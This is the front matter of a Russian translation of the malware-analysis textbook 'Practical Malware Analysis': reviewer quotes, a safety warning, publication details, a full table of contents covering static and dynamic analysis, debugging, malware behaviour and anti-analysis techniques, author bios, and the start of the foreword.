


Практический анализ вредоносных программ. Руководство по исследованию вредоносного ПО

Русский перевод практического руководства по статическому и динамическому анализу вредоносных программ, дизассемблированию, отладке, исследованию поведения, сетевых сигнатур и методов противодействия анализу.

Больше крутых материалов в моём телеграм канале [@grogrigs](https://t.me/grogrigs)

Вводные материалы



Практический анализ вредоносных программ

Практическое руководство по препарированию вредоносного программного обеспечения

Майкл Сикорски и Эндрю Хониг

Предисловие Ричарда Бейтлиха

No Starch Press

Отзывы о книге «Практический анализ вредоносных программ»

«Превосходный интенсивный курс по анализу вредоносных программ».

- Дино Дай Зови, независимый консультант по безопасности

«...самое полное руководство по анализу вредоносных программ, подробно охватывающее все основные навыки, необходимые для понимания особых проблем, создаваемых современными вредоносными программами».

- Крис Игл, старший преподаватель информатики, Военно-морская аспирантура

«Практическое введение в анализ вредоносных программ. Я рекомендовал бы его каждому, кто хочет препарировать вредоносные программы для Windows».

- Ильфак Гильфанов, создатель IDA Pro

«...прекрасное введение в анализ вредоносных программ. Все главы содержат подробные технические объяснения и практические лабораторные работы, позволяющие сразу же получить опыт работы с реальными вредоносными программами».

- Себастьян Порст, инженер-программист Google

«...знакомит с обратной разработкой читателей любого уровня подготовки. Технически насыщенные и доступные лабораторные работы приведут вас к более глубокому пониманию искусства и науки обратной разработки. Я настоятельно рекомендую эту книгу как начинающим, так и специалистам».

- Дэнни Квист, доктор философии, основатель Offensive Computing

«Если вы собираетесь прочесть всего одну книгу о вредоносных программах или хотите войти в мир их анализа, вам нужна именно эта книга».

- Патрик Энгбретсон, профессор по обеспечению безопасности информации Университета штата Дакота и автор книги «Основы взлома и тестирования на проникновение»

«...превосходное дополнение к учебным материалам продвинутого курса магистратуры по безопасности программного обеспечения или системам обнаружения вторжений. Лабораторные работы особенно полезны для обучения студентов методам обратной разработки, анализа и понимания вредоносного программного обеспечения».

- Сэл Столфо, профессор Колумбийского университета

Предупреждение

Эта книга посвящена вредоносным программам. Ссылки и программное обеспечение, описанные в этой книге, являются вредоносными. Соблюдайте предельную осторожность при выполнении неизвестного кода и посещении ненадёжных URL-адресов.

Советы по созданию безопасной виртуализированной среды для анализа вредоносных программ приведены в главе 2. Не поступайте глупо: защитите свою среду.

Практический анализ вредоносных программ

Практическое руководство по препарированию вредоносного программного обеспечения

Майкл Сикорски и Эндрю Хониг

No Starch Press

Сан-Франциско

«Практический анализ вредоносных программ». Авторское право © 2012 Майкл Сикорски и Эндрю Хониг.

Все права защищены. Никакая часть этой работы не может быть воспроизведена или передана в какой бы то ни было форме и какими бы то ни было средствами, электронными или механическими, включая фотокопирование, запись или любую систему хранения либо поиска информации, без предварительного письменного разрешения правообладателя и издателя.

16 15 14 13 12 1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-290-1

ISBN-13: 978-1-59327-290-6

Издатель: Уильям Поллок

Выпускающий редактор: Элисон Ло

Иллюстрация на обложке: Хью Д'Андреа

Дизайн внутренних страниц: Octopod Studios

Редакторы-разработчики: Уильям Поллок и Тайлер Ортман

Технический рецензент: Стивен Лоулер

Литературный редактор: Мэрилин Смит

Верстальщик: Райли Хоффман

Корректор: Айрин Барнард

Составитель предметного указателя: Нэнси Гюнтер

За информацией о распространителях книги или переводах обращайтесь непосредственно в No Starch Press, Inc.:

No Starch Press, Inc.

38 Ringold Street, San Francisco, CA 94103

телефон: 415.863.9900; факс: 415.863.9950; info@nostarch.com; www.nostarch.com

Каталожные данные Библиотеки Конгресса, предоставляемые при публикации

Каталожная запись этой книги доступна в Библиотеке Конгресса.

No Starch Press и логотип No Starch Press являются зарегистрированными товарными знаками No Starch Press, Inc. Другие упомянутые здесь названия продуктов и компаний могут являться

товарными знаками соответствующих владельцев. Вместо использования символа товарного знака при каждом упоминании охраняемого товарным знаком названия мы используем названия исключительно в редакционных целях и в интересах владельца товарного знака, не имея намерения нарушить его права.

Информация в этой книге распространяется на условиях «как есть», без гарантий. Хотя при подготовке этой работы были приняты все меры предосторожности, ни авторы, ни No Starch Press, Inc. не несут ответственности перед каким-либо физическим или юридическим лицом за любые убытки или ущерб, вызванные либо предположительно вызванные прямо или косвенно содержащейся в ней информацией.

Краткое оглавление

• Об авторах	xix
• Предисловие Ричарда Бейтлиха	xxi
• Благодарности	xxv
• Введение	xxvii
• Глава 0. Основы анализа вредоносных программ	1

Часть 1. Базовый анализ

• Глава 1. Базовые методы статического анализа	9
• Глава 2. Анализ вредоносных программ в виртуальных машинах	29
• Глава 3. Базовый динамический анализ	39

Часть 2. Продвинутый статический анализ

• Глава 4. Краткий курс дизассемблирования x86	65
• Глава 5. IDA Pro	87
• Глава 6. Распознавание конструкций языка C в ассемблере	109
• Глава 7. Анализ вредоносных программ для Windows	135

Часть 3. Продвинутый динамический анализ

• Глава 8. Отладка	167
• Глава 9. OllyDbg	179
• Глава 10. Отладка ядра с помощью WinDbg	205

Часть 4. Функциональность вредоносных программ

• Глава 11. Поведение вредоносных программ	231

• Глава 12. Скрытый запуск вредоносных программ	253
• Глава 13. Кодирование данных	269
• Глава 14. Сетевые сигнатуры для вредоносных программ	297

Часть 5. Противодействие обратной разработке

• Глава 15. Противодействие дизассемблированию	327
• Глава 16. Противодействие отладке	351
• Глава 17. Методы противодействия виртуальным машинам	369
• Глава 18. Упаковщики и распаковка	383

Часть 6. Специальные темы

• Глава 19. Анализ шелл-кода	407
• Глава 20. Анализ C++	427
• Глава 21. 64-разрядные вредоносные программы	441
• Приложение А. Важные функции Windows	453
• Приложение В. Инструменты анализа вредоносных программ	465
• Приложение С. Решения лабораторных работ	477
• Предметный указатель	733

Подробное оглавление

Об авторах	xix

• О техническом рецензенте	xx
• Об авторах отдельных материалов	xx

Предисловие Ричарда Бейтлиха	xxi

Благодарности	xxv

• Личные благодарности	xxv

Введение	xxvii

• Что такое анализ вредоносных программ?	xxviii

• Предварительные требования	xxviii
• Практическое обучение	xxix
• Что содержится в книге?	xxx

Глава 0. Основы анализа вредоносных программ 1

• Цели анализа вредоносных программ	1
• Методы анализа вредоносных программ	2
• Базовый статический анализ	2
• Базовый динамический анализ	2
• Продвинутый статический анализ	3
• Продвинутый динамический анализ	3
• Типы вредоносных программ	3
• Общие правила анализа вредоносных программ	5

Часть 1. Базовый анализ

Глава 1. Базовые методы статического анализа 9

• Антивирусное сканирование: полезный первый шаг	10
• Хеширование: отпечаток вредоносной программы	10
• Поиск строк	11
• Упакованные и обфусцированные вредоносные программы	13
• Упаковка файлов	13
• Обнаружение упаковщиков с помощью PEiD	14
• Формат переносимых исполняемых файлов	14
• Связанные библиотеки и функции	15
• Статическое связывание, связывание во время выполнения и динамическое связывание	15
• Исследование динамически связанных функций с помощью Dependency Walker	16
• Импортируемые функции	18
• Экспортируемые функции	18
• Статический анализ на практике	18
• PotentialKeylogger.exe: неупакованный исполняемый файл	18
• PackedProgram.exe: тупик	21
• Заголовки и разделы PE-файла	21
• Исследование PE-файлов с помощью PEview	22
• Просмотр раздела ресурсов с помощью Resource Hacker	25
• Использование других инструментов для PE-файлов	26
• Краткий обзор заголовка PE	26
• Заключение	26
• Лабораторные работы	27

Глава 2. Анализ вредоносных программ в виртуальных машинах

..... 29

- Структура виртуальной машины 30
- Создание машины для анализа вредоносных программ 31
- Настройка VMware 31
- Использование машины для анализа вредоносных программ 34
- Подключение вредоносной программы к Интернету 34
- Подключение и отключение периферийных устройств 34
- Создание снимков 35
- Передача файлов из виртуальной машины 36
- Риски использования VMware для анализа вредоносных программ 36
- Запись/воспроизведение: запуск компьютера в обратном направлении 37
- Заключение 37

Глава 3. Базовый динамический анализ

39

- Песочницы: быстрый и грубый подход 40
- Использование песочницы для вредоносных программ 40
- Недостатки песочницы 41
- Запуск вредоносной программы 42
- Наблюдение с помощью Process Monitor 43
- Отображение Procmon 44
- Фильтрация в Procmon 44
- Просмотр процессов с помощью Process Explorer 47
- Отображение Process Explorer 47
- Использование функции проверки 48
- Сравнение строк 49
- Использование Dependency Walker 49
- Анализ вредоносных документов 50
- Сравнение снимков реестра с помощью Regshot 50
- Имитация сети 51
- Использование ApateDNS 51
- Наблюдение с помощью Netcat 52
- Перехват пакетов с помощью Wireshark 53
- Использование INetSim 55
- Базовые инструменты динамического анализа на практике 56
- Заключение 60
- Лабораторные работы 61

Часть 2. Продвинутый статический анализ

Глава 4. Краткий курс дизассемблирования x86

65

• Уровни абстракции	66
• Обратная разработка	67
• Архитектура x86	68
• Основная память	69
• Инструкции	69
• Коды операций и порядок байтов	70
• Операнды	70
• Регистры	71
• Простые инструкции	73
• Стек	77
• Условные конструкции	80
• Ветвление	80
• Инструкции гер	81
• Главный метод C и смещения	83
• Дополнительная информация: руководства по архитектуре Intel x86	85
• Заключение	85

Глава 5. IDA Pro 87

• Загрузка исполняемого файла	88
• Интерфейс IDA Pro	89
• Режимы окна дизассемблированного кода	89
• Полезные для анализа окна	91
• Возврат к представлению по умолчанию	92
• Навигация в IDA Pro	92
• Поиск	94
• Использование перекрёстных ссылок	95
• Перекрёстные ссылки на код	95
• Перекрёстные ссылки на данные	96
• Анализ функций	97
• Использование графических представлений	98
• Улучшение дизассемблированного кода	100
• Переименование расположений	100
• Комментарии	100
• Форматирование операндов	100
• Использование именованных констант	102
• Переопределение кода и данных	103
• Расширение IDA с помощью подключаемых модулей	103
• Использование сценариев IDC	104
• Использование IDAPython	105
• Использование коммерческих подключаемых модулей	106
• Заключение	106
• Лабораторные работы	107

Глава 6. Распознавание конструкций языка C в ассемблере 109

• Глобальные и локальные переменные	110

• Дизассемблирование арифметических операций	112
• Распознавание операторов if	113
• Графический анализ функций с помощью IDA Pro	114
• Распознавание вложенных операторов if	114
• Распознавание циклов	116
• Поиск циклов for	116
• Поиск циклов while	118
• Понимание соглашений о вызовах функций	119
• cdecl	119
• stdcall	120
• fastcall	120
• push и mov	120
• Анализ операторов switch	121
• Стил if	122
• Таблица переходов	123
• Дизассемблирование массивов	127
• Выявление структур	128
• Анализ обхода связанного списка	130
• Заключение	132
• Лабораторные работы	133

Глава 7. Анализ вредоносных программ для Windows 135

• Windows API	136
• Типы и венгерская нотация	136
• Дескрипторы	137
• Функции файловой системы	137
• Специальные файлы	138
• Реестр Windows	139
• Корневые разделы реестра	140
• Regedit	140
• Автоматически запускаемые программы	140
• Распространённые функции реестра	141
• Анализ кода работы с реестром на практике	141
• Сценарии реестра в файлах .reg	142
• Сетевые API	143
• Сокеты, совместимые с Berkeley	143
• Серверная и клиентская стороны сетевого взаимодействия	144
• API WinINet	145
• Слежение за выполняющейся вредоносной программой	145
• DLL	145
• Процессы	147
• Поток	149
• Межпроцессная координация с помощью мьютексов	151
• Службы	152
• Компонентная объектная модель	154
• Исключения: когда что-то идёт не так	157
• Режим ядра и пользовательский режим	158

• Native API	159
• Заключение	161
• Лабораторные работы	162

Часть 3. Продвинутый динамический анализ

Глава 8. Отладка 167

• Отладчики уровня исходного кода и уровня ассемблера	168
• Отладка режима ядра и пользовательского режима	168
• Использование отладчика	169
• Пошаговое выполнение	169
• Выполнение с обходом и с заходом	170
• Приостановка выполнения с помощью точек останова	171
• Исключения	175
• Исключения первого и второго шанса	176
• Распространённые исключения	176
• Изменение выполнения с помощью отладчика	177
• Изменение выполнения программы на практике	177
• Заключение	178

Глава 9. OllyDbg 179

• Загрузка вредоносной программы	180
• Открытие исполняемого файла	180
• Подключение к выполняющемуся процессу	181
• Интерфейс OllyDbg	181
• Карта памяти	183
• Перебазирование	184
• Просмотр потоков и стеков	185
• Выполнение кода	186
• Точки останова	188
• Программные точки останова	188
• Условные точки останова	189
• Аппаратные точки останова	190
• Точки останова по памяти	190
• Загрузка DLL	191
• Трассировка	192
• Стандартная обратная трассировка	192
• Стек вызовов	193
• Трассировка выполнения	193
• Трассировка Poison Ivy	193
• Обработка исключений	194
• Исправление кода	195
• Анализ шелл-кода	196
• Вспомогательные функции	197
• Подключаемые модули	197

• OllyDump	198
• Hide Debugger	198
• Командная строка	198
• Закладки	199
• Управляемая сценариями отладка	200
• Заключение	201
• Лабораторные работы	202

Глава 10. Отладка ядра с помощью WinDbg 205

• Драйверы и код ядра	206
• Настройка отладки ядра	207
• Использование WinDbg	210
• Чтение из памяти	210
• Использование арифметических операторов	211
• Установка точек останова	211
• Вывод списка модулей	212
• Символы Microsoft	212
• Поиск символов	212
• Просмотр информации о структурах	213
• Настройка символов Windows	215
• Отладка ядра на практике	215
• Изучение кода пользовательского пространства	215
• Изучение кода режима ядра	217
• Поиск объектов драйверов	220
• Руткиты	221
• Анализ руткита на практике	222
• Прерывания	225
• Загрузка драйверов	226
• Особенности ядра в Windows Vista, Windows 7 и версиях x64	226
• Заключение	227
• Лабораторные работы	228

Часть 4. Функциональность вредоносных программ

Глава 11. Поведение вредоносных программ 231

• Загрузчики и средства запуска	231
• Бэкдоры	232
• Обратная оболочка	232
• Средства удалённого администрирования	233
• Бот-сети	234
• Сравнение средств удалённого администрирования и бот-сетей	234
• Похитители учётных данных	234
• Перехват GINA	235

• Извлечение хешей	236
• Регистрация нажатий клавиш	238
• Механизмы закрепления	241
• Реестр Windows	241
• Троянизированные системные двоичные файлы	243
• Перехват порядка загрузки DLL	244
• Повышение привилегий	245
• Использование SeDebugPrivilege	246
• Скрытие следов: руткиты пользовательского режима	247
• Перехват IAT	248
• Встроенный перехват	248
• Заключение	250
• Лабораторные работы	251

Глава 12. Скрытый запуск вредоносных программ 253

• Средства запуска	253
• Внедрение в процесс	254
• Внедрение DLL	254
• Прямое внедрение	257
• Подмена процесса	257
• Внедрение перехвата	259
• Локальные и удалённые перехваты	260
• Кейлогеры на основе перехватов	260
• Использование SetWindowsHookEx	260
• Выбор целевого потока	261
• Detours	262
• Внедрение APC	262
• Внедрение APC из пользовательского пространства	263
• Внедрение APC из пространства ядра	264
• Заключение	265
• Лабораторные работы	266

Глава 13. Кодирование данных 269

• Цель анализа алгоритмов кодирования	270
• Простые шифры	270
• Шифр Цезаря	270
• XOR	271
• Другие простые схемы кодирования	276
• Base64	277
• Распространённые криптографические алгоритмы	280
• Распознавание строк и импортируемых функций	281
• Поиск криптографических констант	282
• Поиск содержимого с высокой энтропией	283
• Нестандартное кодирование	285
• Выявление нестандартного кодирования	285

• Преимущества нестандартного кодирования для атакующего	288
• Декодирование	288
• Самодекодирование	288
• Ручное программирование функций декодирования	289
• Использование инструментирования для универсального дешифрования	291
• Заключение	294
• Лабораторные работы	295

Глава 14. Сетевые сигнатуры для вредоносных программ 297

• Сетевые меры противодействия	297
• Наблюдение за вредоносной программой в её естественной среде	298
• Признаки вредоносной активности	298
• OPSEC = безопасность операций	299
• Безопасное исследование атакующего в Интернете	300
• Тактики использования посредников	300
• Получение сведений об IP-адресах и доменах	300
• Сетевые меры противодействия на основе содержимого	302
• Обнаружение вторжений с помощью Snort	303
• Более глубокое изучение	304
• Объединение методов динамического и статического анализа	307
• Опасность чрезмерного анализа	308
• Соккрытие на виду	308
• Понимание окружающего кода	312
• Поиск сетевого кода	313
• Знание источников сетевого содержимого	314
• Жёстко заданные и эфемерные данные	314
• Выявление и использование этапов кодирования	315
• Создание сигнатуры	317
• Анализ процедур синтаксического разбора	318
• Нацеливание на несколько элементов	320
• Понимание точки зрения атакующего	321
• Заключение	322
• Лабораторные работы	323

Часть 5. Противодействие обратной разработке

Глава 15. Противодействие дизассемблированию 327

• Понимание противодействия дизассемблированию	328
• Обход алгоритмов дизассемблирования	329
• Линейное дизассемблирование	329
• Дизассемблирование с учётом потока управления	331
• Методы противодействия дизассемблированию	334
• Инструкции перехода к одной и той же цели	334

• Инструкция перехода с постоянным условием	336
• Невозможное дизассемблирование	337
• Затирание инструкций операциями NOP в IDA Pro	340
• Соккрытие потока управления	340
• Проблема указателя на функцию	340
• Добавление отсутствующих перекрёстных ссылок на код в IDA Pro	342
• Злоупотребление указателем возврата	342
• Неправомерное использование обработчиков структурированных исключений	344
• Противодействие анализу кадра стека	347
• Заключение	349
• Лабораторные работы	350

Глава 16. Противодействие отладке 351

• Обнаружение отладчика Windows	352
• Использование Windows API	352
• Ручная проверка структур	353
• Проверка системных следов	356
• Выявление поведения отладчика	356
• Сканирование INT	357
• Вычисление контрольных сумм кода	357
• Проверки времени	357
• Вмешательство в работу отладчика	359
• Использование обратных вызовов TLS	359
• Использование исключений	361
• Вставка прерываний	362
• Уязвимости отладчиков	363
• Уязвимости заголовка PE	363
• Уязвимость OutputDebugString	365
• Заключение	365
• Лабораторные работы	367

Глава 17. Методы противодействия виртуальным машинам 369

• Артефакты VMware	370
• Обход поиска артефактов VMware	372
• Проверка артефактов в памяти	373
• Уязвимые инструкции	373
• Использование метода противодействия виртуальным машинам Red Pill	374
• Использование метода No Pill	375
• Опрос порта ввода-вывода	375
• Использование инструкции str	377
• Инструкции x86 для противодействия виртуальным машинам	377
• Выделение признаков противодействия виртуальным машинам в IDA Pro	377
• Использование ScoopyNG	379
• Изменение настроек	379

• Выход из виртуальной машины	380
• Заключение	380
• Лабораторные работы	381

Глава 18. Упаковщики и распаковка 383

• Устройство упаковщика	384
• Заглушка распаковки	384
• Загрузка исполняемого файла	384
• Разрешение импортируемых функций	385
• Завершающий переход	386
• Иллюстрация распаковки	386
• Выявление упакованных программ	387
• Индикаторы упакованной программы	387
• Вычисление энтропии	387
• Варианты распаковки	388
• Автоматическая распаковка	388
• Ручная распаковка	389
• Восстановление таблицы импорта с помощью Import Reconstructor	390
• Поиск OEP	391
• Ручное восстановление таблицы импорта	395
• Советы и приёмы для распространённых упаковщиков	397
• UPX	397
• PEXcompact	397
• ASPack	398
• Petite	398
• WinUpack	398
• Themida	400
• Анализ без полной распаковки	400
• Упакованные DLL	401
• Заключение	402
• Лабораторные работы	403

Часть 6. Специальные темы

Глава 19. Анализ шелл-кода 407

• Загрузка шелл-кода для анализа	408
• Позиционно-независимый код	408
• Определение места выполнения	409
• Использование call/pop	409
• Использование fnstenv	411
• Ручное разрешение символов	413
• Поиск kernel32.dll в памяти	413
• Разбор экспортных данных PE	415
• Использование хешированных имён экспортируемых функций	417
• Полный пример Hello World	418

• Кодировки шелл-кода	421
• Цепочки NOP	422
• Поиск шелл-кода	423
• Заключение	424
• Лабораторные работы	425

Глава 20. Анализ C++ 427

• Объектно-ориентированное программирование	427
• Указатель this	428
• Перегрузка и декорирование имён	430
• Наследование и переопределение функций	432
• Виртуальные и неvirtуальные функции	432
• Использование таблиц виртуальных функций	434
• Распознавание таблицы виртуальных функций	435
• Создание и уничтожение объектов	437
• Заключение	438
• Лабораторные работы	439

Глава 21. 64-разрядные вредоносные программы 441

• Зачем нужны 64-разрядные вредоносные программы?	442
• Различия архитектуры x64	443
• Различия в соглашении о вызовах x64 и использовании стека	444
• Обработка исключений в 64-разрядном коде	447
• 32-разрядная Windows в 64-разрядной Windows	447
• Признаки функциональности вредоносной программы в 64-разрядном коде	448
• Заключение	449
• Лабораторные работы	450

Приложение А. Важные функции Windows 453

Приложение В. Инструменты анализа вредоносных программ 465

Приложение С. Решения лабораторных работ 477

• Лабораторная работа 1-1	477
• Лабораторная работа 1-2	479
• Лабораторная работа 1-3	480
• Лабораторная работа 1-4	481

• Лабораторная работа 3-1	482
• Лабораторная работа 3-2	485
• Лабораторная работа 3-3	490
• Лабораторная работа 3-4	492
• Лабораторная работа 5-1	494
• Лабораторная работа 6-1	501
• Лабораторная работа 6-2	503
• Лабораторная работа 6-3	507
• Лабораторная работа 6-4	511
• Лабораторная работа 7-1	513
• Лабораторная работа 7-2	517
• Лабораторная работа 7-3	519
• Лабораторная работа 9-1	530
• Лабораторная работа 9-2	539
• Лабораторная работа 9-3	545
• Лабораторная работа 10-1	548
• Лабораторная работа 10-2	554
• Лабораторная работа 10-3	560
• Лабораторная работа 11-1	566
• Лабораторная работа 11-2	571
• Лабораторная работа 11-3	581
• Лабораторная работа 12-1	586
• Лабораторная работа 12-2	590
• Лабораторная работа 12-3	597
• Лабораторная работа 12-4	599
• Лабораторная работа 13-1	607
• Лабораторная работа 13-2	612
• Лабораторная работа 13-3	617
• Лабораторная работа 14-1	626
• Лабораторная работа 14-2	632
• Лабораторная работа 14-3	637
• Лабораторная работа 15-1	645
• Лабораторная работа 15-2	646
• Лабораторная работа 15-3	652
• Лабораторная работа 16-1	655
• Лабораторная работа 16-2	660
• Лабораторная работа 16-3	665
• Лабораторная работа 17-1	670
• Лабораторная работа 17-2	673
• Лабораторная работа 17-3	678
• Лабораторная работа 18-1	684
• Лабораторная работа 18-2	685
• Лабораторная работа 18-3	686
• Лабораторная работа 18-4	689
• Лабораторная работа 18-5	691
• Лабораторная работа 19-1	696
• Лабораторная работа 19-2	699
• Лабораторная работа 19-3	703
• Лабораторная работа 20-1	712
• Лабораторная работа 20-2	713
• Лабораторная работа 20-3	717

• Лабораторная работа 21-1	723
• Лабораторная работа 21-2	728

Предметный указатель	733

Об авторах

Майкл Сикорски - консультант по компьютерной безопасности в Mandiant. Он выполняет обратную разработку вредоносного программного обеспечения в поддержку расследований инцидентов и предоставляет специализированные исследовательские решения и решения по разработке средств безопасности для федеральных клиентов компании. Майк создал серию курсов по анализу вредоносных программ и преподаёт их самой разной аудитории, в том числе сотрудникам ФБР и участникам Black Hat. В Mandiant он пришёл из Лаборатории Линкольна Массачусетского технологического института, где исследовал пассивное картирование сетей и тестирование на проникновение. Майк также окончил трёхлетнюю междисциплинарную программу АНБ по системам и сетям (System and Network Interdisciplinary Program, SNIP). Работая в АНБ, он участвовал в исследованиях методов обратной разработки и получил несколько наград за изобретения в области анализа сетей.

Эндрю Хониг - специалист Министерства обороны по обеспечению безопасности информации. В Национальной криптологической школе он преподаёт курсы по анализу программного обеспечения, обратной разработке и системному программированию для Windows и является сертифицированным специалистом по безопасности информационных систем. Энди официально признан автором нескольких эксплойтов нулевого дня для продуктов виртуализации VMware и разработал инструменты обнаружения новаторского вредоносного программного обеспечения, включая вредоносные программы в ядре. Будучи специалистом по анализу и пониманию как вредоносного, так и неопасного программного обеспечения, он имеет более десяти лет опыта работы аналитиком в отрасли компьютерной безопасности.

О техническом рецензенте

Стивен Лоулер - основатель и президент небольшой фирмы, консультирующей по вопросам компьютерного программного обеспечения и безопасности. Стивен активно работает в сфере информационной безопасности более семи лет, главным образом занимаясь обратной разработкой, анализом вредоносных программ и исследованием уязвимостей. Он входил в группу анализа вредоносных программ Mandiant и помогал расследовать громкие компьютерные вторжения, затронувшие несколько компаний из списка Fortune 100. До этого он работал в подразделении Security and Mission Assurance (SMA) компании ManTech International, где в рамках постоянных работ по обеспечению безопасности программного обеспечения обнаружил многочисленные уязвимости нулевого дня и методы эксплуатации программ. В прежней жизни, никак не связанной с компьютерной безопасностью, он был ведущим разработчиком компонента имитации гидролокатора в программе SMMTT Военно-морских сил США.

Об авторах отдельных материалов

Ник Харбор - аналитик вредоносных программ в Mandiant и опытный ветеран обратной разработки. Его тринадцатилетняя карьера в области информационной безопасности началась с работы экспертом по компьютерной криминалистике и исследователем в Лаборатории компьютерной криминалистики Министерства обороны. Последние шесть лет Ник работает в Mandiant, уделяя основное внимание анализу вредоносных программ. Он исследует методы противодействия обратной разработке и написал несколько упаковщиков и средств обфускации кода, таких как PE-Scrambler. Он несколько раз выступал на Black Hat и Defcon по вопросам противодействия обратной разработке и методов противодействия криминалистическому анализу. Он является главным разработчиком и преподавателем курса Black Hat по продвинутому анализу вредоносных программ.

Линдси Лэк - технический директор Mandiant с более чем двенадцатилетним опытом работы в области информационной безопасности, специализирующийся на обратной разработке вредоносных программ, защите сетей и операциях безопасности. Он помог создать и обеспечить работу центра управления безопасностью, руководил исследованиями в области защиты сетей и разрабатывал решения для безопасного хостинга. Ранее он занимал должности в Национальной исследовательской лаборатории обеспечения безопасности информации, Исполнительном управлении президента (EOP), Cable and Wireless и Армии США. Помимо степени бакалавра информатики Стэнфордского университета Линдси получил степень магистра информатики со специализацией в обеспечении безопасности информации в Военно-морской аспирантуре.

Джерролд «Джей» Смит - главный консультант Mandiant, специализирующийся на обратной разработке вредоносных программ и криминалистическом анализе. В этой роли он участвовал во многих мероприятиях по реагированию на инциденты, помогая целому ряду клиентов из числа компаний Fortune 500. До прихода в Mandiant Джей работал в АНБ, но говорить об этом ему запрещено. Джей имеет степень бакалавра электротехники и информатики Калифорнийского университета в Беркли и степень магистра информатики Университета Джона Хопкинса.

Предисловие

Немногие области цифровой безопасности кажутся столь же асимметричными, как области, связанные с вредоносными программами, средствами защиты и операционными системами.

Летом 2011 года я посетил основной доклад Пейтера (Маджа) Затко на Black Hat в Лас-Вегасе, штат Невада. В своём выступлении Мадж рассказал об асимметричной природе современного программного обеспечения. Он объяснил, что проанализировал 9000 двоичных файлов вредоносных программ и насчитал в своей выборке в среднем по 125 строк кода (LOC).

